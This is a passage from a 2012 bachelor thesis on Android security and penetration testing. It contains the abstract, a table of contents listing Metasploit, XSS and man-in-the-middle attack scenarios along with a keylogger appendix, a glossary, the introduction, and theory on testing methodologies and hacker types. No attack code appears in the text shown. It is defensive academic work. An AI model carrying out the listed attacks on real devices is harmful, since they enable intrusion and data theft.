



Linnæus University

School of Computer Science, Physics and Mathematics

Degree project

Android Environment Security



Author: Fredrik Andersson &
Gustaf Andersson
Date: 2012-06-26
Subject: Computer Science
Level: Bachelor
Course code: 2DV00E

Abstract

In modern times mobile devices are a increasing technology and malicious users are increasing as well. On a mobile device it often exist valuable private information that a malicious user is interested in and it often has lower security features implemented compared to computers. It is therefore important to be aware of the security risks that exist when using a mobile device in order to stay protected.

In this thesis information about what security risks and attacks that are possible to execute towards a mobile device running Android will be presented. Possible attack scenarios are attacking the device itself, the communication between the device and a server and finally the server.

Keywords: Android, mobile device, penetration testing, exploit, OWASP, application security, root.

Innehåll

1. Introduction	1
1.1. Background	1
1.2. Purpose	2
1.3. Problem description	3
1.4. Restrictions	3
1.5. Method	3
1.6. Report Structure	3
2. Theory	5
2.1. Penetration-testing	5
2.1.1. Motivation	6
2.1.2. Reasons	6
2.1.3. Teams	6
2.1.4 Risk Analysis	7
2.2. Testing Phases	7
2.2.1 White-box	8
2.2.2. Black-box	8
2.2.3. Gray-box	8
2.3. Methodologies and standards	8
2.3.1. PTES	8
2.3.2. OSSTMM	9
2.3.3. NIST	10
2.3.4. PCI	10
2.3.6. ISSAF	10
2.3.7 PTF	11
2.4. Hacking Classes	11
2.4.1. Black Hats	11
2.4.2. White Hats	11
2.4.3. Gray Hats	12
2.4.4. Suicide Hackers	12
2.4.5. Script Kiddies	12
2.4.6. Hacktivism	12
2.4.7 Cyber-crime, -terrorism and -warfare	13
2.5. Computer security	13
2.5.1. Security Principles	13
2.5.2 Defence mechanisms	13
2.6. Mobile devices	14
2.6.1. Target Value	16
2.6.2. Threat Scenarios	17
2.7. Android	20

2.7.1. Architecture	20
2.7.2. APK.....	21
2.7.3. Android security	22
2.7.4. Malware.....	22
2.8. OWASP	24
2.8.1. Top 10 Web Application Security Risks.....	24
2.8.2. Top 10 Mobile Risks	27
2.9. HTML5.....	32
2.9.1. New elements and attributes	32
2.9.2. Cross-origin resource sharing (CORS)	32
2.9.3. Client-side storage.....	33
2.9.4. Web messaging	34
2.9.5. Web Workers	34
2.9.6. Web sockets API	34
2.9.7. Geolocation API.....	35
2.9.8. Iframe Sandbox attribute.....	35
2.9.9. Custom protocol and content handlers	35
3. Practical work	36
3.1. Test Setup	36
3.1.1. Operative Systems.....	36
3.1.2. Android applications	36
3.1.3 Network equipment	37
3.2. Tools	37
3.2.1. Reverse Engineering	37
3.2.3. Exploitation	37
3.2.4. APKs	38
3.2.5. Network.....	39
3.2.7. Database tools	40
3.2.8. Dynamic Analysis tools	40
3.2.9. Android	40
3.3. Scenarios of Application based threats	40
3.3.1. Forensics, dynamic analysis.....	40
3.3.2. Forensics, static analysis	40
3.3.3. Application security risks.....	41
3.4. Scenarios of Web based threats	41
3.4.1. Exploit webkit remote code execution.....	41
3.4.2. Exfiltrate files by web browser with Metasploit	42
3.4.3. Browser autopwn with Metasploit	42
3.4.4. XSS, Abusing Password Managers.....	42
3.4.5. XSS, UI Redressing	42
3.4.6. OWASP Top 10 Web Application Security Risks.....	43
3.5. Scenarios of Network based threats	45
3.5.1. Active Attacks	45
3.5.2. Passive Attacks.....	46

3.6. Scenarios of Physical based threats	47
3.6.1. Unrooted.....	47
3.6.2. Rooted	47
3.7. Execution of Application based threats	47
3.7.1. Forensics, dynamic analysis	48
3.7.2. Forensics, static analysis	48
3.7.3. Application security risks.....	50
3.8. Execution of Web based threats.....	52
3.8.1. Exploit webkit remote code execution	52
3.8.2. Exfiltrate files by web browser with Metasploit	52
3.8.3. Browser autopwn with Metasploit	54
3.8.4. XSS, Abusing Password Managers.....	54
3.8.5. XSS, UI Redressing	56
3.9. Execution of Network based threats	58
3.9.1. Active Attacks	58
3.9.2. Passive Attacks.....	66
3.10. Execution of Physical threats.....	70
3.10.1. Unrooted.....	70
3.10.2. Rooted	71
4. Results	72
4.1. Application-based	72
4.2. Web based threats	75
4.3. Network based threats.....	77
4.4. Physical threats	81
5. Discussion.....	84
5.1. Conclusion	84
5.2. Future work.....	88
References	89
Appendix	101
A. JAVA Android code snippets	101
A.1. Is phone rooted?	101
B. PHP code snippets	102
B.1. Post action keylogger	102
C. Javascript code snippets.....	103
C.1. Abusing Password Managers with XSS.....	103
D. HTML5 code snippets	104
D.1. Clickjacking, Drag and drop	104
E. Ettercap Filter code snippets	105
E.1. Inject Iframe filter.....	105

List Of Figures

Figure 1.1. Showing percentage of used operating systems.....	2
Figure 2.1. Shows the iterative process of penetration testing.	6
Figure 2.2. Shows a diagram over the most common malwares for mobile devices	18
Figure 2.3. Shows the architecture of Android.....	21
Figure 2.4. Cumulative Android malware increase.....	23
Figure 2.5. Malware during 2011 that made use of vulnerabilities in the target OS.....	24
Figure 2.6. Bad data storage	28
Figure 2.7. Password and username are stored in cleartext within source code.....	31
Figure 3.1. Shows Android.LeNa when it demands root permissions.	38
Figure 3.2. Shows how apktool is used to convert AndroidManifest.xml to readable code.....	49
Figure 3.3. Reverse dex code into a jar file with dex2jar.....	49
Figure 3.4. With a Java decompiler it is possible to see the Java code from Java class files.	49
Figure 3.5. Shows the hardcoded key in the ExploitMe application.....	50
Figure 3.6. Shows the logfile of the ExploitMe application.....	50
Figure 3.7. Shows the session token stored in cleartext.	51
Figure 3.8. Shows information that was retrieved by an exploit.....	53
Figure 3.9. If a user wants to remember the password.	55
Figure 3.10. Exploited user.....	56
Figure 3.11. Iframe visible.	57
Figure 3.12. Iframe not visible.	57
Figure 3.13. Shows the username and password captured by Ettercap.....	60
Figure 3.14. Shows security warning from a false certificate.	62
Figure 3.15. Username and password in cleartext within burp.	62
Figure 3.16. The attackers fake website.	64
Figure 3.17. The original website.....	64
Figure 3.18. nmap sthealty scan.	65
Figure 3.19. nmap advanced.....	66
Figure 3.20. Whois google.com.	67
Figure 3.21. nslookup ns1.google.com.....	67
Figure 3.22. netcraft	68
Figure 3.23. whois 216.239.32.10	69
Figure 3.24. nslookup set type=mx google.com.....	70
Figure 3.25. Circumvent pattern screen lock with smudge attack.....	71
Figure 4.1. Shows what the Android.LeNa application really does.	73
Figure 4.2. Shows the process of how the HippoSMS malware application works.....	74
Figure 4.3. Shows to which premium-rate numbers the HippoSMS malware application sends to.	74
Figure 4.4. Shows the site with SSL.....	78
Figure 4.5. Shows the site without SSL.	78
Figure 4.6. The username and password in cleartext within the Exchange application.	82

Figure 4.7. WiFi passwords stored in cleartext.	83
--	----

Glossory

- Active attack (The target gets aware of an attack. Modification of a stream or creation of a false stream.)
- AES Advanced Encryption Standard
- API Application Programming Interface
- APK Application Package File
- ARP Address Resolution Protocol
- Availability (Ensuring access of reliable information)
- CAB Cabinet
- Confidentiality (Preserving authorized restrictions on information, access and disclosure but also personal privacy)
- CORS Cross-Origin Resource Sharing
- CSRF Cross-Site Request Forgery
- CSS Cascading Style Sheet
- Daisy-chaining (Gain entry to a computer or network and then use it to gain entry to another, and then to another repeatedly)
- DDMS Dalvik Debug Monitor Server
- DLL Dynamic Link Library
- DMCA Digital Millenium Copyright Act
- DNS Domain Name System
- DOM Document Object Model
- DOS Denial Of Service
- DSS Data Security Standard
- DVM Dalvik Virtual Machine
- Exploit (A defined way using a vulnerability to breach the security)
- FTP File Transfer Protocol
- GPS Global Positioning System
- HTTP Hyper Text Transfer Protocol
- HTTPS Hyper Text Transfer Protocol Secure
- ICMP Internet Control Message Protocol
- IMEI International Mobile Equipment Identity
- IMSI International Mobile Subscriber Identity
- Integrity (Guarding against modification or destruction, including ensuring information non repudiation and authenticity)
- LAN Local Area Network
- LIME Linux Memory Extractor
- MAC Media Access Control
- Masquerade attack (Pretend to be a different entity)
- MITM Man-In-The-Middle
- MMS Multimedia Message Service

• NFC	Near Field Communication
• OS	Operating System
• OSINT	Open Source Intelligence
• OWASP	Open Web Application Security Project
• Passive attack	(When the target is unaware of the attack, only listen or observing.)
• PBKDF2	Password-Based Key Derivation Function 2
• PCI	Payment Card Industry
• PDA	Personal Digital Assistant
• POC	Proof Of Concept
• PSK	Pre-Shared Key
• PTF	Penetration Test Framework
• RAV	Risk Assessment Values
• Replay attack	(Subsequent retransmission)
• Risk	(A measure of the extent an entity is threatened, depending on likelihood to occur and impact it would arise)
• ROE	Rules Of Engagement
• SDK	Software Development Toolkit
• SMS	Short Message Service
• SQL	Structured Query Language
• SSC	Security Standards Overview
• SSH	Secure Shell
• SSL	Secure Socket Layer
• SSO	Single Sign On
• TCP	Transmission Control Protocol
• Threat	(A potential security violation by action or event)
• TLS	Transport Layer Security
• UA	User Agent
• UID	User ID
• URI	Uniform Resource Identifier
• URL	Uniform Resource Locator
• UUID	Universally Unique Identifier
• VNC	Virtual Network Computing
• VPN	Virtual Private Network
• Vulnerability	(Existence of weakness in design or implementation error that compromises the security and lead to unexpectedly and undesirable events)
• WEP	Wired Equivalent Protection
• WPA	WiFi Protected Access
• WPS	WiFi Protected Setup
• XHR	XML Http Request

- XSS Cross-Site Scripting
- Zero-day (Attack or threat that tries to exploit a unknown vulnerability for developers)

Preface

Working with this thesis has been very interesting and time consuming. However we feel it is worth it because we have learned a lot.

A special thanks to our tutor Ola Flygt at Linnaeus University who we continuously through our work got feedback from.

1. Introduction

The first chapter of this thesis is about to introduce the reader of this thesis. The chapter starts out with an explanatory background and the purpose of the thesis. It further continues with problem description, which takes up the questions this paper would like to answer. Then necessary restrictions of the thesis will be discussed and method used for this thesis. Finally the structure of the paper will be presented.

1.1. Background

Smartphones and tablet pcs are the next generation computers, though they have been here since the early 90s. (NetworkWorld. 2010-06-18) A long time ago phone was a phone that only makes calls and nothing else and computer a stationary one, not possible to move around. Today besides making calls, use there is communication features by sending short message service (SMS) and multimedia message service (MMS), make voice or video conferences. Browse the Internet, play games, use applications, track the users location. Make payments by banking, betting, auction applications. There is even on going tests to make smart phones a mobile wallet through near field communication (NFC), so that the mobile device just have to be placed close to a payment service. (Zhen, S. 2011)

More work through stationary computers is merged out and can be done by mobile applications. First there was laptops and personal digital assistants (PDA) that mainly was the mobile devices with computer technology, today that technology have been merged with phones (smartphones).

“Mobile devices are the fastest growing consumer technology, with worldwide unit sales expected to increase from 300 million in 2010, to 650 million in 2012” (Lookout, 2011. Mobile threat report)

As Lookout says it is a growing technology and as technology grows, prices gets lower which allows kids growing up today to buy and be more used to mobile computing, that is why it is the next generation.

Today's smartphones are like computers a long time ago when hardware is determining what operative system runs behind the screen. Different technologies in the operative systems (OS) are used which makes different markets for applications.




Figure 1.1. Showing percentage of used operating systems (The Nielsen Company, 2012)

The two biggest in the competition today is iOS and Android OS as seen from figure 1.1. (The Nielsen Company, 2012) Whole 46% of the users, uses Android phones which makes it the biggest competitor. However Android have had a problem with updating devices with new OS versions. Many Android devices today are running old platforms. This is a problem because old found vulnerabilities and exploits are as dangerous as when they were found or developed. With no patches for the vulnerabilities it is also possible to use these old vulnerabilities for new exploits as if the vulnerabilities where 0-day. With time these exploits and vulnerabilities just keep adding up and never gets patched, that creates a large scale of possible attacks and staying secure almost impossible.(Android developers, 2012. Platform Versions)

1.2. Purpose

Our purpose of this thesis is to investigate penetration testing of mobile applications, web services and the combination of those web application services. What will also investigated is the threats smartphones are exposed to. Often much sensitive information is stored on these applications, this creates concerns regarding security if that information is stored insecure with applications or have unnecessary permissions. A client's device might be used in a corporation. If the device gets exploited, malicious attacks can go through the device to the internal corporate network. A hacker could attack these web applications either directly to the mobile devices web application, the communication between mobile device and web server, or directly to the web server.

Testing is an important task to do because developers are often pressured by time and use third party frameworks and have in general a lack of security knowledge. With that said developers are also people and it is human to make mistakes and that is where our work comes in play.

1.3. Problem description

The main goal of this project is to make penetration-testing and explore how this can be used to secure mobile devices.

- How differ standard web application penetration-testing and penetration-testing for mobile devices? Can the same kind of tools, techniques, automated or manual testing?
- What makes mobile devices as potential targets for malicious attempts and what harm can be done in a company's perspective?
- What threats and kind of attacks are possible on mobile devices?
- What are possible risk scenarios for corporations when a user or employees device gets hacked, can the corporations security get compromised?
- How can users, corporations and applications be secure against these threats?
- How can developers improve their performance from a safety standpoint against these threats?

1.4. Restrictions

This thesis will be restricted to the operating system Android since it is the most used one. Android OS also are the one we are most familiar with and applications are based on Java which we have very good knowledge about.

Theory about threats will as starter focus on Owasp Mobile Top 10 threats and elaborations focus will be on Android platform version 2.1, 2.2, 2.3.3 and 4.0.2, however we will also test other platform versions if the time-plan allows it.

1.5. Method

The first thing to be done is gathering of information and necessary theory about the subject. For this usage of Internet, scientific articles, threat reports and recorded presentations as sources. To get some base knowledge about risks and threats for applications the first chapter of this thesis will have a theory part where android devices, security motivation, architecture, malicious history, malicious approaches, threats and vulnerabilities will be looked into.

For the practical part some tests in a lab environment and summarization of practical execution, tools, techniques and results and security improvements that can be done. The lab environment will exist of Eclipse and the Android SDK with emulators of different platform versions so that application security tests on multiple versions can be done. A real mobile phone running Android 4.0.2 will also be accessed for additionally .

1.6. Report Structure

In chapter 2 the theory that is needed to understand the scenarios is explained. It presents some methodologies about penetration testing and defines what Android is.

The third chapter is divided in two main parts. The first starts with presenting all the different tools that are being used and then shows some possible scenarios of what could be done with an Android device. It is divided further into four smaller parts that is

application based threats, web based threats, network based threats and physical threats. The second main part shows how some of the scenarios could be executed towards an Android device. It describes easy steps what to do in order to recreate the scenarios.

In the fourth chapter discussion about the results from the different scenarios. It contains what have been found and show how the different attacks could be linked together in order to do more damage as an attacker.

The last chapter contains our conclusion where discussion and answers of our problem description. The future work is also in this chapter where it is being discussed what could be done in the future.

2. Theory

In this chapter the reader is presented with theory of this thesis. This chapter will present all the essential information needed to have a good base understanding for later practical work. The chapter starts with the basic understanding of penetration testing and why it should be done. The chapter continues with talking in general about different mobile operating systems and what security features they have implemented. Then a explanation of more detail about the Android operating system which is the main focus of this thesis. Afterwards explanation of mobile security risks from OWASP, (2012) *OWASP Mobile Security Project* list. Lastly HTML5 is presented and what security features it holds.

2.1. Penetration-testing

Penetration-testing is aimed at finding hidden vulnerabilities and if found improve the system and correct the security threat. There exists a lot of different approaches on how a penetration test is executed and generally it starts with planning, information gathering and discovery, execution and a final report like in figure 2.1. (Infosecwriters, 2006) It is an iterative process that sometimes could go on for some time. In the planning phase it should be documented and declared what to test. It is a good idea to create a contract stating what the tester could do and shall not do and the intention is also to make sure that the penetration tester will not pass the information further on. (Wilhelm, T., 2010) This is good to have or as Beaver says “*a Get Out Of Jail Free card if anyone questions what you are doing*”. (Beaver, 2010)

In the discovery phase all knowledge about the system should be gathered. Analyzing the system for weaknesses that could be a security threat. During the attack phase exploitation of the security threats and see if they are manageable. The danger with this is that the exploits could affect the running systems causing the business to stop. Another possibility would be to setup a similar system or show good evidence that the exploit is functioning. The last step is the reporting where a summary is written about what is found. The report should gather all security threats found and include recommendations on how to prevent them. (Infosecwriters,2006)




Figure 2.1. Shows the iterative process of penetration testing. (Infosecwriters, 2006)

2.1.1. Motivation

A company have much to gain when it comes to penetration testing. Finding security risks before someone else exploits them should always be a goal to fulfill for every company. A company's reputation is worth a lot and it is not good if it is associated with security breaches. Putting aside money for penetration testing is a good investment to prevent security breaches and the cost it may arise. The cost for an incident could be in loss of customers or system failure so that no work could be done. (techjournal, 2011. Data breaches leading to loss of consumer trust)

2.1.2. Reasons

Why do people hack, what reason might they have. Embarrassing people is one reason. Lately it have been a lot of fuzz in media about celebrities getting their phones hacked Scarlett Johansson, Jessica Alba, Vanessa Hudgens to name a few. Another popular reason amongst mostly script kiddies is just doing it for the laughs or to get famous. When it comes to criminal hackers it all comes to money, information or pay back. There is also some people searching for knowledge for instance Gary McKinnon is a famous hacker who hacked NASA in search of evidence about UFO activities. Other maybe most popular reasons is hacking as a hobby or breaking out of restrictive licensing. (OWASP, 2012. Android Security, or this is not the kind of "open" I meant... with Mike Park, Trustwave SpiderLabs; MJB Star, 2011; wired, 2006; Beaver, K., 2010)

2.1.3. Teams

When it comes to teams the organisation may vary from job to job. However must often a team have at least one expert in these categories, a team leader, physical security expert, social engineering expert, wireless security expert, network security expert and operating security expert. (Harper, A. Harris, S. Ness, J. Eagle, C. Lenkey, G. and Williams, T. 2011)

The process of a penetration test is often done with two or three teams. They could be described as Red team, consisting of attackers of a network, also in old terminology called tiger team. Blue team consisting of defenders of a network, administrators and is playing the victim. Lastly a white team consisting of an observing team that does management coordinating, rules of engagement (ROE) and acts as referees. They also derive lessons-learned and tell management about results. (S. Rao Vallabhaneni. 2011) In the book Gray hat hacking the ethical hacker's handbook third edition they say, it is optional if a white team is being used. Terminology of white and blue teams can also differ in between. (Harper, A. Harris, S. Ness, J. Eagle, C. Lenkey, G. and Williams, T. 2011)

2.1.4 Risk Analysis

To get a good basis and structure for penetration testing, a good practise could be to look at risk assessment to see how easy or how hard it is to stage a risk. Each risk is then attacked in a lot of different ways to be sure that nothing or no one will use the risk and successfully gets access. (Ali and Heriyanto, 2011)

Risk analysis is about identifying risks that could occur and determine their impact. More generally explanation is, that risk is the combination of the likelihood that something will occur and the impact of this (i.e. $RISK=LIKELIHOOD*IMPACT$). (OWASP, 2008. OWASP Testing Guide v3.0.)

The first thing done is to gather information about the risk analysis object. What kind of attacks could be issued, vulnerability and impact if the attack is successful are questions needed to be asked by the analyst. There is a lot of risks that could occur but often if focusing on the worst case scenario it will take care of the others as well.

Next stage is to estimate the likelihood that the risk will occur. Some factors exists that could be helpful in determining this, for example, skill level of attackers, motive, opportunity and size of the group. One could also ask himself how easy it would be to find a vulnerability, use it or find it and then discover that it has been used. The impact could be devastating for the company or for the users that is using the application. For users, factors like confidentiality, integrity, availability and accountability could happen while business factors are financial damage, reputation damage, non-compliance and privacy violation. (OWASP, 2008. OWASP Testing Guide v3.0.)

The analysis written down to a worksheet is a good thing to do to get some overview perspective over the risks that exists. Next step is to deal with them so that they can not happen. Prioritize what to fix first like critical vulnerabilities but keep in mind that paying for expensive fixes may be unnecessary if the system do not have any sensitive information. (OWASP, 2008. OWASP Testing Guide v3.0.)

2.2. Testing Phases

When testing is done it exists three main groups, white-box, black-box and gray-box that have different capabilities. They are all explained further in this chapter.

2.2.1 White-box

White-box is also called an overt test, runned with the cooperations full knowledge. During this a tester knows how the internal technologies work on the test target why this is also called internal testing. The tester has the ability to study what happens internally when something is done and this helps in much better way than black-box testing since the attacker knows how the system is constructed and working. Therefore it is prefered when budget and time is limited. The white-box testing can easily be done any time in the production cycle. However it might not test incident response team or security programs supposed to detect certain attacks. (Ali and Heriyanto, 2011; D Kennedy, J O’Gorman, D Kearns and M Aharoni, 2011)

2.2.2. Black-box

Black-box is also called a covert testing and is when a tester is located at a remote place and does not know anything about the test target. Because of this it is also called external testing. The external testing could depend on the risk analysis like what to prefer because depending on the cost to fix a vulnerability and the financial loss. As a tester it is important to find the weakest link or in other words, any single bit of information that in the end could compromise the target. It also tests the security team's ability to respond to a attack. (Ali and Heriyanto, 2011; D Kennedy, J O’Gorman, D Kearns and M Aharoni, 2011)

2.2.3. Gray-box

The combination of white-box and black-box testing is called gray-box testing. This is very good and powerful, because of the combination of both white-box and black-box testing which will make the test even better. The tester can make better approaches in attacking the system in a black-box testing perspective thanks to the knowledge of the internal technology. (Ali and Heriyanto, 2011)

2.3. Methodologies and standards

It exists some methodologies and standards about penetration tests. They give a good basis for execution of a penetration test and in this chapter some of them are explained.

2.3.1. PTES

Penetration testing execution standard, is free and licenced under GNU and is developed by a group of security professionals. The standard is kind of a baseline with the minimum that is required for a basic penetration test and reporting. It is divided into seven categories. These are Pre-engagement interactions, Intelligence gathering, Threat modeling, Vulnerability analysis, Exploitation, Post Exploitation and Reporting. In Metasploit the penetration tester’s guide, they present these categories and how they can be interpreted. (D Kennedy, J O’Gorman, D Kearns and M Aharoni, 2011)

- Pre-engagement interactions, decide with a client what scope, terms and goals of the penetration test. It is also good practise to tell the client what is to be expected from the test.
- Intelligence gathering, in this phase one gather as much information it can about the target. Social media, google hacking, footprinting and so on. The goal is to gain accurate information and not reveal its presence or intentions.
- Threat modeling, uses the information from previous phase and is supposed to find vulnerabilities on the system. As an attacker would look and attempt to exploit weaknesses. What is the most effective attack method, what information are vulnerable, how the organisation can be attacked.
- Vulnerability analysis, considers how the target can be accessed, together with information collected from prior phases to understand what is feasible.
- Exploitation, where exploits is runned on the vulnerabilities. According to D Kennedy, J O’Gorman, D Kearns and M Aharoni, (2011) it is important that with certainty know that the exploit will work and the system is vulnerable. Because just blindly shooting in the dark will not give us any precision and is not productive and no value for the client. However our own reflections in the matter, if we have a blue team as mentioned in the section 2.1.3. Teams, we might not want to blindly fire off exploits since it could be detected and they would prevent our attempts. However if we can test the system without fear of detection it can be fast and effective to test exploits by trial and error to detect flaws we did not already know about.
- Post Exploitation, this is where the attacker have taken control of some systems. Now more identification of more specific systems and critical systems can be made. This phase takes time to learn what beneficial can be done from here. For instance where is the financial application to pay employees, or if the company develops software, find a backdoor in source code. Then all customers would be compromised.
- Reporting, is the most important phase and about giving the client results. What has been done, how it was made, and how the organisation should fix the vulnerabilities.

2.3.2. OSSTMM

Open source security testing methodology manual is a penetration testing methodology for security testing, analysis, business objectives and cost requirements. It is based on four groups. The first group is Scope and means a process to collect information about the target environment. The second is Channel and means the different types of communications between the assets in the scope. Everyone of these communication links needs to be tested to verify that they are secure. This includes for example physical security, human psychology and wireless medium. The third is Index and this is about gathering the different assets into particular identifications like Media Access Control (MAC) address and Internet Protocol (IP) address. The fourth and last one is about Vector and means to analyze each asset and determine their function. The whole process is also known as Audit Scope. (Ali and Heriyanto, 2011)

Using this methodology ensures that the penetration testing is thoroughly made and together with Risk Assessment Values (RAV) a attacker can determine a score based on how good the security of the system is. (Ali and Heriyanto, 2011)

The testing for OSSTMM is divided into six different testing types.

- Blind is the test when attacker do not know anything about the system it is going to test and the owner knows that a penetration test is occurring towards the system.
- Double blind differs from regular blind so that the owner of the system do not know anything about the penetration test. This will open up for more attacks, for example social engineering.
- Gray box is when attacker have limited information about the target and the owner knows about the penetration test.
- Double gray box is just like gray box but attacker do not test any channels or vectors. For this testing a attacker also have a deadline for the penetration testing.
- Tandem is a testing type where attacker know very little about the system which means less than in gray box testing. This testing should be executed thoroughly and the owner knows about the penetration test.
- Reversal is a form of testing where attacker know everything about the system and without the system owners knowledge about the penetration test. (Ali and Heriyanto, 2011)

2.3.3. NIST

National Institute of Standards and Technology is U.S. federal agency that publishes documents. SP 800-115 is one of those. It is intended for government systems and not open source but free to use and download. It tries to provide guidance and an overall picture of how to conduct network security testing. What system and network security is, how an attacker work and security to counter them. (Faircloth J., 2011)

2.3.4. PCI

Payment card industry (PCI) is responsible to all members, merchants and service providers that store, process or transmits cardholder data. PCI Standards Council have come up with security standards. Those who handle such information, in addition to meet this requirements they have to independently prove verification. "The keystone is the PCI Data Security Standard (PCI DSS), which provides an actionable framework for developing a robust payment card data security process -- including prevention, detection and appropriate reaction to security incidents." (PCI, 2012. PCI SSC Data Security Standards Overview; PCI, 2012. About Us)

2.3.6. ISSAF

Information Systems Security Assessment Framework is another framework for making security tests. The framework is specialized in two areas which are technical and managerial. The technical creates procedures and rules to follow the security assessment process while managerial perform management and the best way to fulfill the security

testing. The goal of this is to quickly find vulnerabilities that could be used in a simple way. The problem with the methodology is that it is nowadays a bit old since it do not cover every assessment as compared to OSSTMM which has a more general methodology. (Ali and Heriyanto, 2011)

2.3.7 PTF

Penetration test framework (PTF) is a useful outline for penetration testing that lists associated tools and results for each section. It also includes example reports and results. This framework is dynamically evolving with new tools and techniques are being developed. The sections contains network footprinting, discovery and probing, enumeration, vulnerability assessment, penetration and other tests like physical and wireless. (Faircloth J., 2011; Orrey K., 2012.)

2.4. Hacking Classes

In the old Western TV shows, good guys wore white cowboy hats and the bad guys wore black cowboy hats. It is now being used to classify hacking. (Beaver, K. 2010)

2.4.1. Black Hats

Black hats are ones who conduct unauthorized penetration attacks. Sometimes hackers are located in countries where their actions does not violate any of the laws of their country. Nevertheless the target is located in another country where the activities violates laws. (Wilhelm, T. 2010)A example that could be classed black hat hacker is Dmitry Sklyarov who was 2001, arrested by the FBI in United States upon arrival. This because he had earlier broken the copy protection for ebooks provided by Adobe. This encryption algorithm being used was protected by Digital Millenium Copyright Act (DMCA), however this law is not applied in Russia where where Dmitry did his work. Fortunately for him all charges was eventually dropped.

Crackers is a definition itself but can count as black hat hacker since it is often used for people who break through, or crack security measures by getting into a system. Amongst these crackers and black hat hackers are often criminal hackers. They have every intention to break laws for their purpose. These criminal hackers are often very skilled experts with knowledge how to write their own tools for hacking purposes and safeguard their tracks. They can even give credit or make it look like someone else so that themselves will not take the blame.(Beaver, K., 2010)

2.4.2. White Hats

White hats sometimes mentioned as ethical hackers. They are contracted individuals who perform security assessments within an agreement. They work together with a company to improve their security, by looking at their security posture. From the viewpoint of a malicious attacker the ethical hacker can discover vulnerabilities that could be used to exploit the system. White hat hackers finds these vulnerabilities and help the company prevent them from being exploited.(Wilhelm, T., 2010) Many white hat hackers have deep security knowledge and work as security analysts. Sometimes

ethical hacking can be confused with security auditing. But it is not the same, security auditing is when comparing a company's policies with what actually takes place. A risk based approach following a checklist basically to see if that security control exist. Whereas ethical hacking focus on what vulnerabilities can be exploited and what security control does not exist.(Beaver, K., 2010)

2.4.3. Gray Hats

Gray hat are those with intentions of being within the law but pushing the boundaries of what is within the law or not. For example people who do reverse engineering of proprietary software code with no intentions of obtaining financial gain from their attempts. DVD Jon is a example of a hacker known to be a gray hat hacker, also known as Jon Johansen. He became famous from Norway when he broke the DVD duplication protection. This was tested in court where he was found to be not guilty. (Wilhelm, T. 2010) Dan Egerstad is another hacker that can be defined as a gray hat hacker. He found about 3000 passwords via a network node put up for the safety program TOR. TOR network itself does not encrypt traffic sent, but prevent tracking of the sender. Dan Egerstad stood before a decision after which he had told the embassies and others who he had found passwords from. He felt the security risk was not taken seriously. Therefore, he chose to go out with 100 of the found passwords on his website. A pre-trial was made but closed after 3 years. (Goldberg, D. and Larsson, L., 2011; IDG, 2011. Ambassadhackaren slipper åtal.)

2.4.4. Suicide Hackers

Suicide hackers are people who do not care if they get busted. It is part of the hacking and it could be their goal is more important for instance something political or religious. (Defino, Kaufman and Valenteen, 2009)

2.4.5. Script Kiddies

These are the typical hackers that are on the news. A computer novice that learned about hacking tools and documentation free on the Internet but do not really know what goes on behind the screen. Often almost none or minimal skill necessary is required to carry out their attacks.(Beaver, K. 2010)

2.4.6. Hacktivism

Hacktivism wants to spread their political or social messages through their work. Lately it have been much talk around the new laws ACTA, SOPA and PIPA. Other examples have been "Free Kevin" when the famous hacker Kevin Mitnick was being imprisoned. A famous hacker group that is often mentioned when it comes to hacktivism is Anonymous. Some of their operations have been #antisec, #OpNewBlood, #OpLibya.(McAfee, 2011) According to BBC News Hacktivists stole more data from corporations than cybercriminals. (BBC News Technology. 2012)

2.4.7 Cyber-crime, -terrorism and -warfare

